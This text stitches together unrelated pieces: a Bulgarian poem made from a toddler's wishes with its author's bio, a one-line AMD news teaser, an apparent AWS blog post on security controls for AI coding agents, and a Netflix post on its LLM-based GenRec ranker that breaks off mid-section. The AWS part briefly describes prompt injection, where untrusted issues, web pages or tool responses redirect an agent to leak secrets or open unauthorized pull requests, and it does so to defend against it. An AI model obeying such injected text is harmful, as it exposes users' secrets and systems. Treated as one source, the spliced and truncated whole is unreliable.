Стихотворение по желанията на Юлиян, на две и половина. Забележка: Правописът на желанията е запазен така, както са произнесени от Юлиян.
Искам Сатурн 5, най-любимото ми. Артемидката ми искам да лети. Искам тати Стефан да дойде с мен в Пловдив и горската къща. Искам събуждане. Не искам тъмното. Искам супермного сняг. Искам деца в клетки да гледат „Блуи“. Искам самолети падат. Да кацат ли? Не, да падат. Искам ракета отгоре на самолет до Юпитер. Смешка, тати. Искам сам, тати. Сам. Искам захар на пишото и на дупето. Искам махай се, тати. Искам махай се, мама.
Искам за подарък пет кули кубчета ракети. Искам гушна замъка и снежното куче. Имам кръв (нямам, тати, не). Искам играем на хак с шайба от мандарина. Искам никога да не ядеш аз. Искам ресторант пет етажа и да готвят слонове със сос маслинка, тати. Автобусите се клатушкат повече от трамваите, защото се смеят.
Обичам Атлас 5, най-малката ракета.
Искам къпя друг ден, тати. След малко искам големия чайник. Искам притежавам багер. Искам си камъците от трамвая. Смешка, казах.
Искам таблета, вземем върнем, гледаме само. Искам на протест на джипиеса. Само бели шоколадове обичам аз.
Искам друг ден мама с мазол маже крем, не захар.
Искам купиш си нов портофел. Искам обичам стара генерация.
Веднага искам супердълго клипче. Искам хеликоптери скачат на вода. Искам люспички. Искам боговете също спят. Искам да играем на лъкове с Робин Худ. Искам чуя човека Воев пее. И Робин Худ музика. Искам мамутове във водата. Искам минотавър като динозавър. Искам си ушната кал. Искам НДК на Лего. Искам Арес, бог на самолетите.
За Коледа искам бакпулвер.
Искам всички цветя да са червени, за да станат всички хора на огън. Искам Антивенъм да има много приятели. И жабешко парти. Аз съм Антивенъм. Искам пушиш обикновен фас. Искам моята пушка стреля само целувки. Искам вали само на къщите, не на улиците. Искам да карам тротинетката отгоре на самолета. Искам да хвърля тати през прозореца към автобуса и да се качи към работа.
И така и стана.
Стефан Иванов
Стефан Иванов(р. 1986, София) е aвтор на стихосбирките „4 секунди лилаво“ (2003), „Гинсбърг срещу Буковски в публиката“ (2004), „Списъци“ (2009), „Навътре“ (2014) и „Без мен“ (2024) и на диалогичното издание „Разговори с Маргарита Младенова“ (2024). Съавтор е на пиесата „Медея – майка ми“, спечелила „Икар“ (2013) за най-добро представление. Пиесата „Между празниците“ е номинирана за „Икар“ (2014) за драматургия. Пиесата „Нечовек“ е номинирана за „Аскеер“ (2025). Носител на наградата „Хр. Г. Данов“ (2025) за принос в представянето на българската книга. Драматург на Театрална работилница „Сфумато“. Съосновател на издателство „Кота 0“. Блогът му е на http://siv.sofiascape.com/.
Според Екатерина Йосифова „четящият стихотворение сутрин… добре понася другите часове“ от деня. Убедени, че поезията държи умовете ни будни, а сърцата – отворени, в края на всеки месец ви предлагаме по едно стихотворение. Защото и в най-смутни времена доброто стихотворение е добра новина.
At Advancing AI 2026, AMD laid out their plans for a comprehensive product stack for physical AI hardware. From SoCs to modules to dev kits, AMD is eyeing physical AI as their next big growth opportunity
AI coding agents are part of the developer toolchain. Tools like Kiro and Claude Code generate features, tests, and code refactors from natural-language prompts. A single agent can open dozens of pull requests (PRs) across your repositories in an afternoon. That productivity comes with a trade-off: agents optimize for task completion at machine speed with no understanding of your organization’s risk.
Through protocols like the Model Context Protocol (MCP), agents also reach beyond the integrated development environment (IDE) to call APIs, query databases, and modify infrastructure and even entire environments, expanding the scope of resources your application security team defends.
This post lays out an application security (AppSec) control framework for AI coding agents. Two pillars organize the framework: author-time controls shape what the agent produces in the IDE; build-time controls verify and gate what reaches production. Your existing secure software development lifecycle (SDLC) controls still apply and are critical to a defense-in-depth security strategy. The framework shows where to layer additional guardrails so AppSec scales with agent-driven development. The framework is tool-agnostic and cloud-agnostic. Throughout, we use AWS services—Kiro in the IDE and AWS CodePipeline in the build—as a running example that you can adapt to your own toolchain.
Risks
Each of the following risks includes a treatment summary. The control framework section later in this post provides implementation details. The risks are ordered by severity with the highest impact risks first.
R001. Prompt and context injection
Agents read untrusted content, such as issue descriptions, web pages, MCP responses, and README files in third-party packages. Text from outside parties can redirect the agent to disclose secrets, open unauthorized PRs, or invoke tools without user consent. This risk, known as prompt injection, is the top risk in the OWASP Top 10 for LLM Applications. Any agent that reads content from outside parties is exposed, with or without MCP, so connecting tools widens the scope of impact.
Treatment: Treat non-developer input as untrusted. A large language model (LLM) can’t reliably separate instructions from data in a single context window, so architect for it: keep the agent that orchestrates trusted actions separate from the one exposed to untrusted content and grant the exposed agent only read-only, least-privilege access. Require human approval for irreversible actions. Use version-control steering files to prevent silent tampering.
R002. Inadvertent data disclosure and overly permissive configurations
Agents optimize for getting work done. Left unchecked, the code they generate can default to wildcard identity and access management policies, open security groups, and unencrypted storage, or embed sensitive values in code rather than referencing a secrets manager. Most coding agents now include safety mechanisms that make these outcomes less likely, but they remain imperfect, so you still need controls to account for the possibility.
Treatment: Security requirements in a steering document, plus policy-as-code scanning (Checkov, cfn-nag) in the IDE and pipeline. See Context as a security control.
R003. Uncontrolled changes reaching production
Ungated code reaching production isn’t new, but AI agents amplify it. Machine-speed generation can propagate a flawed pattern across repositories before it’s identified.
Treatment: Branch protection rules requiring PR approval (a human-in-the-loop checkpoint), pre-commit hooks for security checks, and sandboxed agent runs that prevent direct pushes to protected branches. The right balance between human review and automated speed depends on the risk profile of the change. For many low-risk paths, automated checks alone might suffice, while higher-risk changes warrant a human checkpoint.
R004. Supply chain risks
Agents don’t always distinguish current best practices from outdated patterns. They might recommend deprecated packages, reference library versions with new Common Vulnerabilities and Exposures (CVEs), and hallucinate package names that don’t exist, which can introduce risks of dependency confusion issues.
Treatment: Software Composition Analysis (SCA) in the pipeline (for example, Amazon Inspector code scanning or Dependabot) to flag vulnerable or unexpected dependencies. For additional control, resolve against a scoped registry like AWS CodeArtifact. Even without a fully curated registry, lockfile validation and allow-listing critical packages reduce exposure.
R005. Uncontrolled external access
Through MCP and tool integrations, agents query databases, call APIs, and modify infrastructure. Without constraints on which tools and data an agent can reach, a single misconfigured integration provides unintended access to sensitive resources.
Treatment: Scope MCP servers to least-privilege tools and resources, enforce authn or authz on external connections, and audit tool invocations. The control point is the configuration file. Review it the same way you review AWS Identity and Access Management (IAM) policies.
R006. Hallucinations and incorrect code
Agents produce plausible-looking output. Code that compiles, passes linting, and looks reasonable can still be functionally wrong: misusing APIs, introducing subtle logic errors, or implementing security-sensitive operations incorrectly. Code that passes continuous integration (CI) but is wrong slips through review; code that fails to build is caught immediately.
Treatment: Layer deterministic verification (static application security testing (SAST), unit tests) with non-deterministic review (LLM-assisted screening against the specification). Neither catches everything alone.
R007. Scope creep
Given a bug-fix prompt, an agent might also refactor surrounding code, disable an unreliable test, or reorganize imports. Unrequested changes introduce regressions and complicate review.
Treatment: A reviewed specification document that defines what must change and what must not, paired with a targeted review of the proposed changes. See Specifications as scope boundaries.
The preceding risks share a common thread: agents produce output faster than humans can review it, and they lack context to self-correct.
The following framework addresses this gap. It organizes controls into two pillars: author-time (pre-generation and post-generation of code) and build-time (in the pipeline, before code reaches production). Author-time controls shape what the agent produces. Build-time controls verify it. Neither is sufficient alone; together they reduce the volume and severity of issues that reach human reviewers.
Deterministic compared to non-deterministic mitigations
Deterministic mitigations[D] produce the same result every time. Linters, SAST scanners, secrets detection, and policy-as-code match patterns against rules and define security invariants: no critical findings, no hardcoded secrets, and no wildcard IAM policies. Use them when the condition can be expressed as a rule. Organizations already have these and must continue enforcing them.
Non-deterministic mitigations [ND] use model judgment. They include steering documents, LLM-as-judge review, specification compliance checks, and scope-creep detection, and they evaluate intent rather than patterns. They catch novel issues that rules miss, but are probabilistic. Use them when evaluation requires context or reasoning across files. This is the new layer that AI-generated code demands, because agents produce code that can pass every deterministic check yet remain functionally wrong.
Human review[H] provides the final layer for the risk-based decisions neither tool type can make. Apply it where judgment is needed, not everywhere: routing every change to a person invites consent fatigue, where reviewers approve by reflex and the control loses its value. The default reflex is to route everything back to a human, but that isn’t always the right response—reserve human judgment for the decisions that genuinely need it.
The control framework
The framework organizes controls into two pillars. Author-time controls (Pillar 1) shape what the agent produces in the IDE, before code is generated and just after. Build-time controls (Pillar 2) verify and gate that output in the pipeline, before it reaches production. The controls within each pillar are tagged deterministic [D], non-deterministic [ND], or human [H].
Pillar 1: Author-time controls (pre- and post-generation of code)
Author-time controls work inside the IDE, where the developer and agent still hold full context. They shape the prompt and the generated output before it ever reaches a pull request. The following controls apply at this stage.
Context as a security control [ND]
Control statement: Encode security invariants as natural-language constraints in a steering document that every developer environment consumes at session start. Addresses R002. Many AI coding agent risks share one root cause: the agent lacks the security context an experienced developer carries implicitly. Your security team sets the policies, such as Amazon Simple Storage Service (Amazon S3) buckets require encryption, API gateways require mutual TLS, and credentials must come from AWS Secrets Manager. Developers don’t always have these requirements available when they’re building. They build what works, not what’s compliant. An AI agent amplifies this gap because it defaults to whatever pattern dominated its training data, with no awareness of your organization’s security posture.
A key mitigation is steering. Security teams write these invariants once as natural-language guidance in a steering document, then distribute them as shareable resources that developers consume in their IDE. The agent loads the file at session start and treats the contents as standing requirements:
IAM policies must follow least-privilege principles; no wildcard Amazon Resource Names (ARNs).
No hardcoded credentials in source code; use a secrets manager.
Security groups must not allow unrestricted inbound access.
This shifts security left, before code generation begins. Steering biases generation toward secure defaults; it doesn’t guarantee them. Treat it as a strong default, paired with the following deterministic gates that block non-compliant code from merging. Security teams define the rules once and every developer environment inherits them automatically. Steering reduces the volume of issues that reach the pipeline, though it doesn’t replace downstream scanning.
How to write effective steering rules: Keep each rule specific and testable, scope it to a concrete risk class, keep the rule set concise so the agent can hold it in context, and iterate from the issues your scanners and reviewers surface.
Specifications as scope boundaries [ND]
Control statement: Require a reviewed specification before code generation begins. Define what must change and what must not. Addresses R007.
Spec-driven workflows turn vague prompts into reviewable specifications before code is generated. This creates a human checkpoint at the design phase, where security decisions are made:
Requirements use testable notation that’s auditable before the agent writes a line of code. For example, the Easy Approach to Requirements Syntax (EARS): WHEN [condition] THE SYSTEM SHALL [behavior].
Tasks are ordered in implementation steps, each mapped back to a requirement.
For bug fixes, specifications add a critical element: unchanged behavior documentation. This is an explicit list of behaviors that must continue working, giving the agent a written boundary against scope creep.
In this model, the specification becomes the primary artifact, code is a derivative of it. Human review effort concentrates on whether the specification solves the right problem with the right constraints, not on reading implementation diffs line by line.
Controlled tool access using MCP [D + ND]
Control statement: Scope each MCP server to the minimum set of tools the agent needs, and give it a dedicated, scoped-down credential rather than the developer’s own. Maintain an allowlist of reviewed MCP servers. Addresses R005.
MCP servers act as controlled gateways between the agent, the external tools, and data:
Dependency management – An MCP server fronting your private package registry resolves dependencies against curated packages, not the public internet. This is a deterministic constraint on supply chain risk.
Infrastructure tooling – Visibility into current resource configurations prevents templates that conflict with existing infrastructure.
Scoped permissions – Each MCP server exposes a defined set of tools and resources. You choose exactly what the agent can access, supporting least-privilege at the integration layer. You supply that credential through the agent’s configuration (in Kiro, the env block of .kiro/settings/mcp.json). Avoid autoApprove: ["*"], which removes the human approval prompt on every tool call.
IDE code scanning [D]
Control statement: Run real-time static analysis in the IDE so security issues surface while the developer (and agent) still have full context. Addresses R002, R006.
Real-time diagnostics catch syntax errors, type mismatches, and configuration issues as the developer types. A malformed IAM policy is flagged before the agent builds further on it. Security-focused extensions (ESLint security plugins, Checkov, SAST) layer on top for immediate feedback while code is fresh in context.
Hooks: Automated guardrails at the point of action [D + ND]
Control statement: Attach deterministic checks to file-save events and non-deterministic verification to task-completion events. Addresses R002, R007.
Shell command hooks [D] – Triggered on file save, these run a linter, formatter, or security scanner and produce the same result every time. They enforce hard rules.
AI-powered hooks [ND] – Triggered on task completion. These prompt the agent to verify that the implementation matches the specification and check for any untested edge cases or files that were modified outside the task’s scope.
Pillar 2: Build-time controls (in the pipeline)
Build-time controls run in the pipeline after code is committed and before it reaches production. They verify and gate what the agent produced, catching what author-time controls did not. The following controls apply at this stage.
Layered security scanning [D]
Control statement: Run secrets detection, static analysis, dependency scanning, and infrastructure-as-code scanning in sequence. Fail the build on any critical finding. Addresses R002, R003, R004.
Secrets detection runs first because it’s cheapest and addresses a high-severity class of issue. It scans for hardcoded API keys, database connection strings, and credentials that AI agents might inadvertently include.
SAST scans source code for injection issues, insecure deserialization, and resource leaks. Custom rules can target AI-specific anti-patterns including overly broad exception handling, deprecated APIs, placeholder credentials, dynamic code execution through eval().
Software Composition Analysis (SCA) identifies known CVEs in dependencies. This is critical for AI-generated code, which might reference deprecated packages or hallucinate package names that open you to dependency confusion issues.
Infrastructure as code (IaC) scanning validates AWS CloudFormation, Terraform, and AWS Cloud Development Kit (AWS CDK) templates against security policies before deployment. Catches overly permissive IAM roles, unencrypted storage, and public-facing resources the agent created.
Each stage halts the pipeline on failure. Results export to a standard format (Static Analysis Results Interchange Format (SARIF)) for compliance auditing and flow downstream to human reviewers. The open source Automated Security Helper (ASH) bundles secrets, SAST, SCA, and IaC scanners behind one command that you can run locally and in AWS CodeBuild, emitting SARIF for the gates that follow.
Quality gates [D]
Control statement: Define pass/fail thresholds for each scan type. Block deployment on any critical or high-severity finding. Addresses R003.
Quality gates convert scan results into go/no-go decisions. Define thresholds for each severity: block on critical findings, require justification for highs, and track mediums. The gate is deterministic: if a threshold is breached, the pipeline stops. Exceptions require documented approval.
Differentiate blocking compared to advisory modes: hard failures on main, advisory on feature branches. Avoid gates becoming a friction that teams route around.
AI-assisted review [ND]
Control statement: Use an LLM reviewer to pre-screen every pull request for specification compliance, scope creep, and security anti-patterns before human review. Addresses R001, R006, R007.
Specification compliance – Does the implementation match the requirements document?
Scope verification – Were files modified outside the task’s stated scope?
Security pattern review – Are there logic errors, misused APIs, or insecure patterns that pass SAST but violate intent?
This pre-screening focuses human reviewer attention on genuine risks rather than formatting or obvious issues. On AWS, AWS Security Agent (code review in preview at publication) checks pull requests against AWS-managed and custom security requirements. The reviewer screens and surfaces findings; the merge decision stays with a human.
A critical principle: the agent that wrote the code should not be the agent that reviews it. A separate session helps avoid self-confirmation bias, but a separate session alone doesn’t always avoid the generator’s blind spots, because two sessions of the same model can share them. Where practical, use a different model for review so the reviewer is less likely to inherit the same systematic weaknesses.
Human-in-the-loop review [ND + H]
Control statement: Require human approval on most pull requests, especially those touching security-sensitive or high-blast-radius code. Lower-risk changes might be eligible for agent-assisted or fully automated approval as tooling matures. Provide reviewers with scan results, LLM pre-screening output, and specification context to enable fast, informed decisions. Addresses R003.
Scale review depth to the risk of the change. Low-risk or boilerplate changes can take a lighter-touch review, while security-sensitive or novel-logic changes warrant mandatory deep review and a second reviewer.
Scanners catch known patterns but can’t judge whether code implements the intended business logic. Human review also serves to calibrate trust: teams build intuition about where agents excel (boilerplate, test writing) and where they’ve tended to struggle (novel business logic, security-sensitive operations), recognizing that this frontier shifts as models improve.
Place two approval gates: after security scans (reviewer focuses on correctness and business logic, with scan results as context) and before production deployment (final sign-off after integration testing). Treat human review as a secondary control, not a guarantee: reviewers are themselves non-deterministic and can miss issues, so human review layers on top of the deterministic gates rather than replacing them.
Putting the framework into practice on AWS
The framework is tool-agnostic, but AWS gives you building blocks for each pillar. The following services map directly to the controls described previously: Kiro for author-time guardrails, and CodeBuild and CodePipeline for build-time gates.
Kiro: Structured AI development
Kiro maps to Pillar 1: It puts the author-time controls in the IDE, where the developer and agent still share full context. Each feature in the following list implements one of those controls, configured in-repo under .kiro/ so the guardrails are version-controlled and shared across the team rather than set per developer.
Steering documents – Markdown files in .kiro/steering/ load into the agent’s context at session start. Conditional inclusion using fileMatch (for example, ["**/*.tf"]) loads IaC-specific rules only when relevant.
Specification-driven workflows – Three-phase specifications (requirements in EARS, design, and tasks) with review checkpoints. Bug-fix specifications capture unchanged behavior explicitly.
Agent hooks – Triggered on file save, tool invocation, or task completion. Shell hooks run deterministic checks (linters, tests); Ask Kiro hooks run AI prompts for non-deterministic review. For example, a security pre-commit scanner hook can flag hardcoded credentials when the agent finishes a task.
Property-based testing – Guided by a specification or hook, Kiro can generate property-based tests (for example, using the hypothesis library) that exercise hundreds of randomized inputs, probing edge cases a hand-written test suite would miss.
MCP integrations – Connect Kiro to private package registries, internal docs, issue trackers, and infrastructure tooling, creating the controlled tool access pattern.
AWS CodeBuild and AWS CodePipeline: Pipeline controls
CodeBuild runs each scanning tool (checking for secrets, SAST, SCA, and IaC) as a build action. A non-zero exit code fails the action, and the stage halts or rolls back according to its OnFailure setting. Findings export as SARIF to Amazon S3 for compliance, and CodePipeline action variables pass results to downstream approval actions.
CodeBuild exit codes halt the pipeline on scan failures
AWS Lambda invoke actions evaluate scan results against configurable thresholds and return pass/fail decisions
Manual approval actions halt the pipeline, send Amazon Simple Notification Service (Amazon SNS) notifications, and link to review artifacts; decisions and reviewer identity are logged for audit
The following table consolidates the framework into a single view that includes each stage of the SDLC and the deterministic [D] and non-deterministic [ND] controls that apply there. Every stage carries both, a reminder that neither control type is sufficient on its own.
Full security scan suite, integration tests, and policy-as-code
AI-assisted review for human approvers
Post-deploy
Runtime monitoring and anomaly detection
AI-powered incident triage
Conclusion
This post laid out a framework for adopting AI coding agents at machine speed without letting unreviewed risk reach production. It layers guardrails at two points:
Author-time controls – Steering, specs, and scoped tools shape what the agent generates in the IDE.
Build-time controls – Scanning, quality gates, and layered review verify it before it reaches production.
No single layer is enough: deterministic gates enforce hard rules, non-deterministic review catches what they miss, and human judgment is reserved for the decisions that need it. Together, they let AppSec scale with agent-driven development.
Where to start this week:
Start with steering and specs – Encode security requirements as steering and use specifications for new features. Highest impact, lowest effort. For a ready-made starting set, the open source Project CodeGuard (a Coalition for Secure AI project under OASIS Open, of which Amazon is a contributing member) publishes reusable steering rules for common risk classes—hardcoded credentials, IaC misconfiguration, supply chain, and MCP security—that you can adapt to your AWS environment.
Add deterministic pipeline gates – Integrate SAST, SCA, and secrets detection. Table-stakes regardless of AI usage.
Calibrate and iterate – Review what controls catch, adjust steering for recurring issues, and expand agent autonomy as trust builds.
Accountability – Developers remain accountable for the security of what they ship. AI agents accelerate development; they don’t transfer ownership.
Recommendations sit at the heart of the Netflix experience. Our current production models rely on thousands of hand‑crafted features over users, items, and interactions, along with specialized architectures for sequence modeling, feature interactions, and multi‑task objectives. This stack has evolved over many years to support diverse content types (movies, series, games, live, podcasts) and product surfaces, but its complexity makes it costly to onboard new use cases: adding a content type or surface can require significant feature engineering, architecture change, infrastructure work, and experimentation.
At the same time, large language models (LLMs) are changing how we think about recommendation, as shown by recent work such as PLUM, GLIDE, and OneRec-Think. Their broad world knowledge and strong language understanding make it possible to represent user histories and item metadata directly as text, capture rich relationships in a shared semantic space, and steer recommendations via natural‑language prompts. However, off‑the‑shelf LLMs are still far from production‑ready recommenders: they often over‑recommend globally popular content, hallucinate out‑of‑catalog items, ignore business constraints, and provide only limited personalization.
To address this, we built GenRec, an LLM‑backed recommendation ranker that post‑trains an internal foundation LLM on Netflix‑specific data and objectives. GenRec shows that an LLM‑based ranker can match or exceed a mature production system while relying on far fewer labeled examples and input signals.

Figure 1: GenRec pipeline. Raw logs of user history, item metadata, and context are transformed via context engineering into natural-language prompts and fed into the GenRec, which runs on vLLM in prefill-only mode and outputs scores for each catalog item, yielding a recommendation ranking.
At a high level, GenRec:
Verbalizes user histories, item metadata, and context as text.
Post‑trains a Netflix‑adapted foundation LLM for ranking.
Adds a catalog‑aware scoring head over Netflix titles.
Uses reward signals to align with long‑term member value and business goals.
Runs in prefill‑only mode on Netflix’s LLM serving stack for cost efficiency.
In a large‑scale A/B test against a well‑tuned production ranker, GenRec achieves statistically significant improvements in both short‑term and long‑term online metrics, while using only a small fraction of the Phase‑2 labeled data and input signals. It reduces our reliance on hand‑engineered features and shifts the focus from feature engineering to context engineering. In this blog post, we will describe how GenRec works, how it performs, and why we believe it points toward a more LLM‑centric future for recommendation at Netflix.
Problem Setting
We focus on a full‑catalog rankingtask (or top‑K ranking when a candidate set is provided).
Given a user 𝑢, their interaction history 𝐻, and the current context 𝜏 (device, surface, locale, time, etc.), GenRec scores each item and produces a personalized ranking that can directly power recommendations or serve as input for downstream personalization systems.
Formally, we map a request (u,τ,t,H) — user, context, time, and history — to a ranking 𝜋 over the catalog C, where π(i) is the position assigned to item i. We optimize π for expected long‑term member utility (a proxy for satisfaction and retention), not just short‑term engagements.
From Foundation LLM to Recommendation Ranker

GenRec follows a two‑phase training framework (Figure 2):
Figure 2: Two Phase Framework. Phase 1 trains a foundational LLM on Netflix data for user and content understanding, and Phase 2 post-trains on ranking-specific data and objectives.
Phase 1 — Netflix-AdaptedFoundation LLM.
We start from an open‑source LLM and adapt it on proprietary Netflix corpora, so it learns foundational capabilities such as
Netflix content understanding
Member behavior and preference patterns
General language understanding and generation.
Phase 1 is updated relatively infrequently and serves as a shared, Netflix‑aware backbone for many applications.
Phase 2 — GenRec.
We then turn this foundation model into a high‑quality ranking model by post‑training on ranking‑specific data and objectives. Phase 2:
Focuses on ranking quality and steering
Incorporates multiple reward signals via reward‑weighted losses
Is refreshed more frequently to track new content and evolving tastes
Is explicitly optimized under serving cost constraints.
Training Data as Conversations
Netflix members generate hundreds of billions of interaction events spanning many surfaces (views, plays, durations, thumbs up/down, add to list, abandons, etc.). We convert this log data into single‑turn or multi‑turn “conversations” between a user and a recommender. Each turn contains:
User message: verbalized context, profile, history, item metadata, and task (e.g., recommend what the user will watch or thumb next).
Assistant message: the member’s actual engagement (e.g., which titles were played, for how long, what feedback they provided).
During Phase‑2 training, the LLM learns how assistant messages depend on user messages. This allows us to express rich recommendation signals as text, jointly supporting both the language-modeling (LM) and ranking objectives.
At inference time, we feed in the verbalized context and apply a catalog‑aware scoring head to rank items; we do not decode assistant messages. The conversational format is primarily used during training to support the LM objective and preserve strong language understanding over the verbalized text.
Verbalization and Context Engineering
Traditional recommenders operate on dense features and embeddings. GenRec takes a different approach: it verbalizes rich user histories and context as natural language, encoding raw interaction signals directly in the LLM’s semantic space. In doing so, it relies on the model to discover higher‑level patterns — such as item relationships and evolving user interests — rather than on manual feature engineering.
Naively verbalizing every interaction in a user’s history can quickly exceed the token budget and be too expensive at Netflix scale. The context window becomes our new “feature budget”, so we apply contextengineering:
Retain in full: high‑signal engagements (e.g., long plays, thumbs‑up) with richer details
Omit: low‑signal events (e.g., very short plays or quick hovers)
Summarize or compress: repetitive behaviors (e.g., binge‑watching )
Elaborate selectively: important or cold‑start items (e.g., new releases)
Within a fixed token budget, we prioritize recent, high‑signal history and compress or drop older history. We also structure the prompt to maximize shared prefixes for better prefix caching. The goal is a compact, high‑information prompt that preserves ranking quality without prohibitive costs.
Objectives: Ranking, Language, and Rewards
The overall GenRec model is trained with a multi‑objective loss that combines a recommendation ranking objective, language modeling objectives, and alignment via reward‑weighted training.
1. Catalog‑Aware Ranking Objective
The primary task is a ranking objective that teaches the model to score items by engagement quality. We label positives using high‑value engagements (e.g., sufficiently long plays, strong explicit feedback), with thresholds and denoising logic, and train the model — via a cross‑entropy loss over the catalog or candidate set — to assign higher scores to these positives given a verbalized context.
2. Language Modeling Objective
We also retain a language modeling (LM) objective over the verbalized inputs and outputs. This helps preserve the model’s general language understanding, improves its ability to interpret rich natural‑language histories and item metadata, and keeps the door open for text‑generation use cases such as recommendation explanations.
3. Reward‑Weighted Loss for Alignment
Beyond raw ranking accuracy, GenRec must (1) respect business requirements — for example, balancing movies, series, games, live, and podcasts — and (2) optimize long‑term member satisfaction rather than just immediate clicks or plays.
Training only on raw interaction sequences can lead to undesirable behaviors, such as over‑favoring binge‑watching or over‑focusing on a single content type. To address this, we weight the ranking loss usingsignalsfrom separate reward models. Each training example receives a scalar weight derived from two types of signals:
Long‑term satisfaction proxies: estimate how much a short‑term engagement contributes to long‑term outcomes, such as return behavior, catalog exploration, or sustained engagement.
Behavior rebalancing: adjust behaviors across content types and launch stages (for example, games vs. movies, new releases vs. evergreen titles) to better align with business goals.
The example’s ranking loss is then scaled by this weight: high‑value engagements receive larger weights, and low‑value ones are down‑weighted. This reward‑weighted approach is simpler and more cost-efficient than full reinforcement learning, yet provides effective alignment in practice. We have seen additional gains from RL‑style methods (e.g., GRPO), but leave them to future work due to their higher cost.
Model Architecture and Serving
Backbone and Scoring Head
GenRec’s architecture closely follows our foundational LLM: a decoder‑only Transformer trained with next‑token‑prediction style objectives, augmented with a catalog‑aware ranking head that scores only Netflix in-catalog items. The scoring pipeline works as follows:
Verbalization: A verbalizer V serializes user history H, context 𝜏 , and relevant item metadata into a single text sequence x.
Pooled representation: The LLM processes x, and we extract a pooled hidden state h that summarizes the user’s current preferences and context.
Catalog‑aware scoring: Each catalog item i has a learned embedding eᵢ. A scoring head ϕ combines h and eᵢ (e.g., via dot product or small MLP) to produce a score sᵢ. Applying a softmax over scores yields a probability distribution which we convert into a ranking π.
All parameters — the backbone, scoring head, and item embeddings — are trained jointly. For very large catalogs, we can use sampled softmax or candidate sets for efficient training and inference. This architecture constrains recommendations to the Netflix catalog while supporting efficient scoring over large candidate sets.
Serving and Cost Optimization
GenRec is served on Netflix’s internal LLM stack using vLLM. At Netflix scale, serving cost is driven primarily by 1) Model size; 2) Context length; 3) Inference mode (prefill vs. autoregressive decoding). We control cost through three strategies:
Smaller / distilled models: We train GenRec on smaller or distilled foundation models, often with larger or more targeted datasets, to capture most of the quality of larger models at lower serving cost.
Aggressive context compaction: Using the context engineering described earlier, we minimize tokens while preserving ranking quality.
Prefill‑only inference: Autoregressive decoding over large candidate sets would be prohibitively expensive. Instead, we run in prefill‑only mode: the model consumes the prompt once and scores the entire candidate set in a single forward pass, with no token‑by‑token decoding.
Together, these choices make it feasible to serve GenRec on high‑volume workloads within compute budgets.
Offline and Online Experiments
We evaluated GenRec against a mature production ranker that has been tuned over many years. The baseline model relies on thousands of engineered dense and embedding features, as well as custom architectures for modeling feature interactions and sequences. We assessed performance using both offline evaluation metrics and a large‑scale online A/B test.
GenRec vs Production Baseline
Offline, GenRec outperformed the production ranker on ranking metrics despite using far fewer input signals and labeled examples. With roughly 40× fewer Phase‑2 labeled training examples, GenRec achieved about +1.6%improvement in Mean Reciprocal Rank (MRR). As we increased Phase‑2 training data and enriched the input signals, GenRec’s offline metrics continued to improve.

Online, we ran a large A/B test on batch‑compute recommendation surfaces, covering ~10% of Netflix traffic over ~4 weeks. In this low‑data, low‑signal configuration, GenRec delivered statistically significant gains over the production baseline on both short‑term and long‑term online metrics (Figure 3).
These results indicate that a properly post‑trained and aligned LLM‑backed ranker can be a strong alternative to traditional recommendation models, with substantial headroom as we further scale data and input signals.
Figure 3: Online metrics of GenRec vs. production model. GenRec achieves statistically significant improvements on both short-term and long-term online metrics.
Data, Model, and Phase Contributions
We ran ablations to understand where GenRec’s gains come from.
Data and Model Scaling
